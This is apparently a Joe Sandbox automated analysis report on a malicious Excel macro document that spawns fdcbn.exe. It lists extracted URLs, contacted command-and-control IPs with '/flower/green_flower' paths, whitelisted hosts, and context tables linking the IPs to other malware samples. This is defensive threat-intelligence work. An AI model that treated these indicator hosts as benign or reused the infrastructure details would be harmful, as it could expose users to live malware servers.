
Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://api.microsoftstream.com/api/	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://cr.office.com	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://pki.registradores.org/normativa/index.htm0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://policy.camerfirma.com0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officeci.azurewebsites.net/api/	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false	• Avira URL Cloud: safe	unknown
http://www.anf.es/es/address-direccion.html	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://https://www.anf.es/address/)1(0&	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0?	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://store.office.cn/addinstemplate	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-b/cacrl.crl0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/dpc/0Z	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://www.uce.gub.uy/informacion-tecnica/politicas/cp_acrn.pdf0G	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pki.wellsfargo.com/wsprca.crl0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://https://wwww.certigna.fr/autorites/0m	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ica.co.il/repository/cps/PersonalID_Practice_Statement.pdf0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://www.anf.es/AC/ANFServerCA.crl0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://https://www.odwebp.svc.ms	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://web.microsoftstream.com/video/	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://www.globaltrust.info0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://3.14.70.198/flower/green_flower~	fdcbn.exe, 00000003.00000003.404298189.000001DEEECE6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ac.economia.gob.mx/last.crl0G	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.accv.es/fileadmin/Archivos/certificados/raizaccv1.crt0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://crl.oces.trust2408.com/oces.crl0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://eca.hinet.net/repository0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://weather.service.msn.com/data.aspx	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://3.14.70.198/	fdcbn.exe, 00000003.00000003.404298189.000001DEEECE6000.00000004.00000001.sdmp, fdcbn.exe, 00000003.00000002.500266048.000001DEEECE6000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://certs.oaticerts.com/repository/OATICA2.crl	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://certs.oati.net/repository/OATICA2.crt0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.accv.es00	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://3.19.60.159/flower/green_flower;	fdcbn.exe, 00000003.00000003.358864794.000001DEEECE6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.pki.admin.ch/policy/CPS_2_16_756_1_17_3_21_1.pdf0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://html4/loose.dtd	fdcbn.exe, 00000001.00000002.259081379.00000236079B0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.508856779.000001DEF23E0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://web.ncdc.gov.sa/crl/nrcaparta1.crl	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.datev.de/zertifikat-policy-int0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://https://clients.config.office.net/user/v1.0/ios	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://192.168.0.1/x	fdcbn.exe, 00000003.00000003.358864794.000001DEEECE6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://3.19.60.159/flower/green_flowerj	fdcbn.exe, 00000003.00000003.358864794.000001DEEECE6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://3.19.60.159/flower/green_flowerl	fdcbn.exe, 00000003.00000003.496960236.000001DEEECE6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://3.19.60.159/flower/green_flowerm32	fdcbn.exe, 00000003.00000003.496960236.000001DEEECE6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://3.19.60.159/flower/green_flowern	fdcbn.exe, 00000003.00000002.500144467.000001DEEEC82000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://o365auditrealtimeingestion.manage.office.com	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://3.19.60.159/flower/green_flower	fdcbn.exe, 00000003.00000003.497049838.000001DEEECD0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://outlook.office365.com/api/v1.0/me/Activities	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://www.acabogacia.org0	fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://192.168.0.1/p	fdcbn.exe, 00000003.00000003.358864794.000001DEEECE6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.firmaprofesional.com/cps0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://https://clients.config.office.net/user/v1.0/android/policies	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://entitlement.diagnostics.office.com	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://.css	fdcbn.exe, 00000001.00000002.259081379.00000236079B0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.508856779.000001DEF23E0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.securetrust.com/SGCA.crl0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://www.agesic.gub.uy/acrn/acrn.crl0)	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://%s.pinrules.crt/%sendTraceLogca1.3.6.1.4.1.311.10.8.11.3.6.1.4.1.311.10.11.1.3.6.1.4.1.311.1	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.rcsc.lt/repository0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://web.certicamara.com/marco-legal0Z	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://www.quovadisglobal.com/cps0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://www.correo.com.uy/correocert/cps.pdf0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://devnull.onenote.com	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://messaging.office.com/	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://certs.oaticerts.com/repository/OATICA2.crt08	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://.jpg	fdcbn.exe, 00000001.00000002.259081379.00000236079B0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.508856779.000001DEF23E0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://cps.chambersign.org/cps/chambersignroot.html0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
3.19.60.159	unknown	United States		16509	AMAZON-02US	false
3.14.70.198	unknown	United States		16509	AMAZON-02US	false
50.87.232.245	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false

Private

IP
192.168.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	343657
Start date:	25.01.2021
Start time:	10:22:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	request_form_1611565093.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLSM@5/15@1/4
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 100% (good quality ratio 83.4%) • Quality average: 51.7% • Quality standard deviation: 35.1%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.42.151.234, 104.43.139.144, 168.61.161.212, 52.109.32.63, 52.109.88.39, 52.109.88.37, 40.88.32.150, 92.122.144.200, 51.104.144.132, 92.122.213.194, 92.122.213.247, 93.184.221.240, 51.103.5.186, 40.126.31.137, 40.126.31.6, 40.126.31.8, 20.190.159.138, 20.190.159.132, 40.126.31.4, 40.126.31.135, 20.190.159.134, 51.11.168.160, 20.54.26.129, 92.122.145.220 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, wu.azureedge.net, www.tm.a.prd.aadg.trafficmanager.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, emea1.notify.windows.com.akadns.net, login.live.com, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, client.wns.windows.com, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, wu.ec.azureedge.net, db3p-ris-pf-prod-atm.trafficmanager.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, login.msa.msidentity.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, par02p.wns.notify.trafficmanager.net, dub2.next.a.prd.aadg.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net, www.tm.lg.prod.aadmsa.trafficmanager.net

Simulations

Behavior and APIs

Time	Type	Description
10:24:53	API Interceptor	1x Sleep call for process: fdcbn.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
50.87.232.245	vbc.exe	Get hash	malicious	Browse	• www.orderpak.com/o56q/?ndlpdH=XDZ5ljx4JZ1SrhRhc7OpDm0ljaIYV1kCiBPJSVnLvpP9fswQcjoWjLKpxNZV8y0sc/oD&v48p-=1bjHLJKXgdz49L7p
	INVOICE3DDH.exe	Get hash	malicious	Browse	• www.orderpak.com/o56q/?KX6x=XDZ5ljx4JZ1SrhRhc7OpDm0ljaIYV1kCiBPJSVnLvpP9fswQcjoWjLKpxNVVvi4vFvoVg+00xA==&LlZ=blyxBdiX2XMl58
	PI.xlsx	Get hash	malicious	Browse	• www.orderpak.com/o56q/?NN=XDZ5ljx9Je1Wrxdte7OpDm0ljaIYV1kCiBXZOW7KrJP8fdcWbz5a1PyryrVT3DgnJZc05A==&nN6896=K0GdBjl8wRId

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	documents_0084568546754.exe	Get hash	malicious	Browse	• 99.83.185.45
	client.exe	Get hash	malicious	Browse	• 52.216.129.123
	recteq_v1.6.3_apkpure.com.apk	Get hash	malicious	Browse	• 3.23.213.135
	recteq_v1.6.3_apkpure.com.apk	Get hash	malicious	Browse	• 3.23.213.135
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 34.251.18.29
	beacon4.exe	Get hash	malicious	Browse	• 13.35.43.85
	Payment _Arabian Parts Co BSC#U00a9.exe	Get hash	malicious	Browse	• 13.248.196.204
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 143.204.214.141
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 13.224.195.167
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 143.204.214.142
	Jan_Order.html	Get hash	malicious	Browse	• 52.218.240.96
	IFS_1.0.69.apk	Get hash	malicious	Browse	• 13.224.94.101
	IFS_1.0.69.apk	Get hash	malicious	Browse	• 52.216.251.116
	open_office_2877604939.exe	Get hash	malicious	Browse	• 143.204.15.179

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	KTFvWHZDMe.exe	Get hash	malicious	Browse	• 3.137.48.156
	sLUAeV5Er6.exe	Get hash	malicious	Browse	• 18.144.1.103
	GkrIJKmWHp.exe	Get hash	malicious	Browse	• 3.131.104.217
	mtsWWNDaNF.exe	Get hash	malicious	Browse	• 99.83.162.16
	NEW AGREEMENT 2021.xlsx	Get hash	malicious	Browse	• 35.159.22.77
	Signatures Required 21-01-2021.xlsx	Get hash	malicious	Browse	• 35.159.22.77
UNIFIEDLAYER-AS-1US	documents_0084568546754.exe	Get hash	malicious	Browse	• 108.179.242.70
	mr kesh.exe	Get hash	malicious	Browse	• 108.167.136.53
	79a2gzs3gkk.doc	Get hash	malicious	Browse	• 162.241.224.176
	INFO.doc	Get hash	malicious	Browse	• 162.241.224.176
	Electronic form.doc	Get hash	malicious	Browse	• 192.232.250.227
	file.doc	Get hash	malicious	Browse	• 162.241.253.129
	Payment_[Ref 72630 - joe.blow].html	Get hash	malicious	Browse	• 50.87.150.0
	Payment _Arabian Parts Co BSC#U00a9.exe	Get hash	malicious	Browse	• 74.220.199.6
	request_form_1611306935.xlsm	Get hash	malicious	Browse	• 162.241.225.18
	file-2021-7_86628.doc	Get hash	malicious	Browse	• 162.241.253.129
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.24961.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.6647.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4309.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.30163.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.17436.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.15942.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.27526.dll	Get hash	malicious	Browse	• 198.57.200.100
AMAZON-02US	documents_0084568546754.exe	Get hash	malicious	Browse	• 99.83.185.45
	client.exe	Get hash	malicious	Browse	• 52.216.129.123
	recteq_v1.6.3_apkpure.com.apk	Get hash	malicious	Browse	• 3.23.213.135
	recteq_v1.6.3_apkpure.com.apk	Get hash	malicious	Browse	• 3.23.213.135
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 34.251.18.29
	beacon4.exe	Get hash	malicious	Browse	• 13.35.43.85
	Payment _Arabian Parts Co BSC#U00a9.exe	Get hash	malicious	Browse	• 13.248.196.204
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 143.204.214.141
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 13.224.195.167
	pan0ramic0.jpg.dll	Get hash	malicious	Browse	• 143.204.214.142
	Jan_Order.html	Get hash	malicious	Browse	• 52.218.240.96
	IFS_1.0.69.apk	Get hash	malicious	Browse	• 13.224.94.101
	IFS_1.0.69.apk	Get hash	malicious	Browse	• 52.216.251.116
	open_office_2877604939.exe	Get hash	malicious	Browse	• 143.204.15.179
	KTFvWHZDMe.exe	Get hash	malicious	Browse	• 3.137.48.156
	sLUAeV5Er6.exe	Get hash	malicious	Browse	• 18.144.1.103
	GkrIJKmWHp.exe	Get hash	malicious	Browse	• 3.131.104.217
	mtsWWNDaNF.exe	Get hash	malicious	Browse	• 99.83.162.16
	NEW AGREEMENT 2021.xlsx	Get hash	malicious	Browse	• 35.159.22.77
	Signatures Required 21-01-2021.xlsx	Get hash	malicious	Browse	• 35.159.22.77

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	creoagent.dll	Get hash	malicious	Browse	• 50.87.232.245
	creoagent.dll	Get hash	malicious	Browse	• 50.87.232.245
	case (426).xls	Get hash	malicious	Browse	• 50.87.232.245
	case (250).xls	Get hash	malicious	Browse	• 50.87.232.245
	rvYr7FRwkG.dll	Get hash	malicious	Browse	• 50.87.232.245
	case (1447).xls	Get hash	malicious	Browse	• 50.87.232.245
	case (850).xls	Get hash	malicious	Browse	• 50.87.232.245
	SecuriteInfo.com.Heur.18472.xls	Get hash	malicious	Browse	• 50.87.232.245
	case (1543).xls	Get hash	malicious	Browse	• 50.87.232.245

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.FileRepMalware.dll	Get hash	malicious	Browse	• 50.87.232.245
	case_1581.xls	Get hash	malicious	Browse	• 50.87.232.245
	case (435).xls	Get hash	malicious	Browse	• 50.87.232.245
	case (426).xls	Get hash	malicious	Browse	• 50.87.232.245
	case (61).xls	Get hash	malicious	Browse	• 50.87.232.245
	BENVAV31BU.html	Get hash	malicious	Browse	• 50.87.232.245
	IRS_Covid_19_Relief_Grant_Document_docx.exe	Get hash	malicious	Browse	• 50.87.232.245
	Vivaldi.3.5.2115.87.x64.exe	Get hash	malicious	Browse	• 50.87.232.245
